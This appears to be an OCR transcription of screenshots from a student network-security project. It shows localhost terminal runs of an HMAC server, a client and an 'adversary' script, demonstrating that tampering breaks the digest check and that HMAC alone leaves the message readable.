
1 import socket
2 from hmac_main import *
3 if __name__ == "__main__":
4
TERMINAL OUTPUT DEBUG CONSOLE JUPYTER

rajne HMAC
$ python3 hmac_server.py
Accepted a connection request from 127.0.0.1:5591
0
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5591
2
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...

rajne HMAC
$ python3 hmac_client.py
Message Sent...
Digest + Message recieved...
Verifying...
Digest does NOT match message
Integrity preserved
rajne HMAC
$ |

rajne HMAC
$ python3 hmac_adversary.py
Message Sent...
Digest + Message Recieved...
Message : ello Server!
Confidentiality breached!
rajne HMAC
$ |
```

Sending different message back:



```
File Edit Selection View Go Run Terminal Help
hmac_adversary.py - network_security_project - Visual Studio Code

hmac_adversary.py X hmac_client.py hmac_main.py hmac_server.py

15 digest = bytes(data[1], 'utf-8')
16
17 print("Message : ", data[0])
18 print("Confidentiality breached!")
19
20
21

TERMINAL OUTPUT DEBUG CONSOLE JUPYTER

Removing only first characted and sending back..
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5591
2
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5596
2
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...
Accepted a connection request from 127.0.0.1:5596
3
Message recieved
Change the message sent back to check integrity?
(Y/N)Y
Removing only first characted and sending back..
Digest + Message Sent...

rajne HMAC
$ python3 hmac_client.py
Message Sent...
Digest + Message recieved...
Verifying...
Digest does NOT match message
Integrity preserved
rajne HMAC
$ python3 hmac_client.py
Message Sent...
Digest + Message recieved...
Verifying...
Digest matches message
Integrity preserved
rajne HMAC
$ |

rajne HMAC
$ python3 hmac_adversary.py
Message Sent...
Digest + Message Recieved...
Message : ello Server!
Confidentiality breached!
rajne HMAC
$ |
```